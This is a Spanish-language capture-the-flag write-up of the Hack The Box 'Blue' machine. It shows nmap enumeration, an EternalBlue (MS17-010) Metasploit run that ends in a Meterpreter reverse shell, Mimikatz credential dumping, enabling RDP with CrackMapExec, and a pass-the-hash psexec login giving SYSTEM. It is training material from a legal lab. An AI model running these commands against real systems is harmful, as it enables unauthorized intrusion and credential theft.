


Hack The Box - Blue

OS:	Windows
Nivel:	Fácil
Release:	28/07/2017

Técnicas utilizadas


Identifying Windows targets using SMB
Exploiting SMB (CVE-2017-0143)

Aviso Legal

Este documento ha sido creado con fines educativos y de investigación. El uso de la información presentada aquí para realizar acciones ilegales está estrictamente prohibido. El autor no se hace responsable de cualquier mal uso de la información proporcionada.

El uso de exploits y otras técnicas de hacking sin el consentimiento explícito del propietario del sistema es ilegal. En este caso, se utilizó un exploit en el contexto de la plataforma HackTheBox, que proporciona un entorno seguro y legal para la práctica de habilidades de pentesting.

Por favor, utilice esta información de manera responsable.



Enumeración

La dirección IP de la máquina víctima es 10.129.181.60. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# ping -c 5 10.129.181.60
PING 10.129.181.60 (10.129.181.60) 56(84) bytes of data.
64 bytes from 10.129.181.60: icmp_seq=1 ttl=127 time=82.0 ms
64 bytes from 10.129.181.60: icmp_seq=2 ttl=127 time=51.9 ms
64 bytes from 10.129.181.60: icmp_seq=3 ttl=127 time=51.3 ms
64 bytes from 10.129.181.60: icmp_seq=4 ttl=127 time=70.4 ms
64 bytes from 10.129.181.60: icmp_seq=5 ttl=127 time=55.0 ms

--- 10.129.181.60 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4002ms
rtt min/avg/max/mdev = 51.304/62.144/82.014/12.132 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.181.60 -oN scanner_blue** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 34868/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 7695/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 53030/udp): CLEAN (Timeout)
|   Check 4 (port 49221/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2024-06-16T22:34:17
|_  start_date: 2024-06-16T22:29:32
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-06-16T23:34:16+01:00
|_clock-skew: mean: -19m54s, deviation: 34m36s, median: 3s
```

La máquina objetivo es un sistema Windows 7 Professional que utiliza el protocolo SMBv1 y tiene instalado el Service Pack 1. El protocolo SMBv1 es conocido por tener vulnerabilidades críticas, una de las cuales es EternalBlue. EternalBlue es una vulnerabilidad de ejecución de código remoto en el servicio de servidor de Microsoft que se utiliza para compartir archivos e impresoras. Esta vulnerabilidad puede permitir a un atacante no autenticado ejecutar código arbitrario y tomar el control de un sistema.

Para confirmar si la máquina objetivo era vulnerable a EternalBlue, utilicé los script de Nmap para esta vulnerabilidad.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# nmap -p445 --script="vuln and safe" 10.129.181.60 -oN scanner_vuln_smb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 00:35 CEST
Nmap scan report for 10.129.181.60
Host is up (0.091s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 5.69 seconds
```

Escalada de privilegios

Una vez confirmada la vulnerabilidad a EternalBlue en la máquina objetivo, procedí a configurar el exploit correspondiente. Utilicé el módulo de EternalBlue disponible en la suite de Metasploit, ajustando los parámetros necesarios para adaptarse a nuestro objetivo específico.


Tras la correcta configuración del exploit, lo ejecuté contra la máquina objetivo. El exploit fue exitoso y logré obtener el control del sistema:

```
[*] 10.129.181.60:445 - Connecting to target for exploitation.
[+] 10.129.181.60:445 - Connection established for exploitation.
[+] 10.129.181.60:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.129.181.60:445 - CORE raw buffer dump (42 bytes)
[*] 10.129.181.60:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.129.181.60:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.129.181.60:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.129.181.60:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.129.181.60:445 - Trying exploit with 22 Groom Allocations.
[*] 10.129.181.60:445 - Sending all but last fragment of exploit packet
[*] 10.129.181.60:445 - Starting non-paged pool grooming
[+] 10.129.181.60:445 - Sending SMBv2 buffers
[+] 10.129.181.60:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.129.181.60:445 - Sending final SMBv2 buffers.
[*] 10.129.181.60:445 - Sending last fragment of exploit packet!
[*] 10.129.181.60:445 - Receiving response from exploit packet
[+] 10.129.181.60:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.129.181.60:445 - Sending egg to corrupted connection.
[*] 10.129.181.60:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.129.181.60
[*] Meterpreter session 2 opened (10.10.16.21:4444 -> 10.129.181.60:49159) at 2024-06-17 00:44:26 +0200
[+] 10.129.181.60:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.181.60:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.181.60:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > sysinfo
Computer        : HARIS-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > 
```

Después de obtener el control del sistema, utilicé Mimikatz, una herramienta de post-explotación, para extraer las contraseñas de los usuarios en texto plano. Mimikatz es conocida por su capacidad para extraer contraseñas, hashes, PINs y tickets Kerberos del sistema.

Es importante destacar que, aunque Mimikatz es una herramienta poderosa, su uso debe ser ético y solo se debe utilizar con permiso en el contexto de una prueba de penetración o una evaluación de seguridad.



Después de extraer las contraseñas con Mimikatz, obtuve la contraseña del usuario Administrator. Para verificar la validez de esta contraseña, utilicé CrackMapExec, una herramienta de post-explotación diseñada para la auditoría y la explotación de redes.

Finalmente, procedí a habilitar el servicio de Escritorio Remoto (RDP). Esto permite establecer una conexión de escritorio remoto con la máquina objetivo, proporcionando una interfaz gráfica de usuario para interactuar con la máquina víctima.


```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# crackmapexec smb 10.129.181.60 -u "Administrator" -p "ejfnIWWDojfWEKM" -M rdp -o action=enable
SMB         10.129.181.60   445    HARIS-PC         [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:HARIS-PC) (domain:haris-PC) (signing:False) (SMBv1:True)
SMB         10.129.181.60   445    HARIS-PC         [+] haris-PC\Administrator:ejfnIWWDojfWEKM (Pwn3d!)
RDP         10.129.181.60   445    HARIS-PC         [+] RDP enabled successfully

┌──(root㉿kali)-[/home/administrador/Descargas]
└─# nmap -p3389 --open -T5 -v -n 10.129.181.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 00:56 CEST
Initiating Ping Scan at 00:56
Scanning 10.129.181.60 [4 ports]
Completed Ping Scan at 00:56, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 00:56
Scanning 10.129.181.60 [1 port]
Discovered open port 3389/tcp on 10.129.181.60
Completed SYN Stealth Scan at 00:56, 0.13s elapsed (1 total ports)
Nmap scan report for 10.129.181.60
Host is up (0.058s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
           Raw packets sent: 5 (196B) | Rcvd: 5 (192B)
```

Después de habilitar el servicio de Escritorio Remoto (RDP), utilicé rdesktop para establecer una conexión de escritorio remoto con la máquina objetivo, donde puede observarse la flag de root:



Además, es posible usar psexec, una herramienta que permite la ejecución de procesos en sistemas remotos, para establecer una conexión con la máquina objetivo mediante el hash NTLM obtenido anteriormente con mimikatz.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# python3 /usr/share/doc/python3-impacket/examples/psexec.py WORKGROUP/Administrator@10.129.181.60 -hashes :cdf51b162460b7d5bc898f493751a0cc

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 10.129.181.60.....
[*] Found writable share ADMIN$
[*] Uploading file URAyTVXj.exe
[*] Opening SVCManager on 10.129.181.60.....
[*] Creating service rUVX on 10.129.181.60.....
[*] Starting service rUVX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami /all

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18
```

Recomendaciones y Advertencias Finales

Es importante destacar que, a pesar de que Windows 7 ya no recibe soporte oficial de Microsoft, todavía hay muchas empresas que siguen utilizando este sistema operativo. Esto puede representar un riesgo significativo para la seguridad de estas empresas.

Como hemos visto en el análisis de la máquina Blue de HackTheBox, Windows 7 es vulnerable a una serie de ataques, incluyendo el exploit EternalBlue que afecta al protocolo SMBv1. Este exploit permite a un atacante obtener el control total de un sistema, lo que podría tener consecuencias devastadoras si se produjera en un entorno empresarial real.

La seguridad de la información debe ser una prioridad para todas las empresas, y la actualización de los sistemas operativos obsoletos es un paso fundamental en este sentido.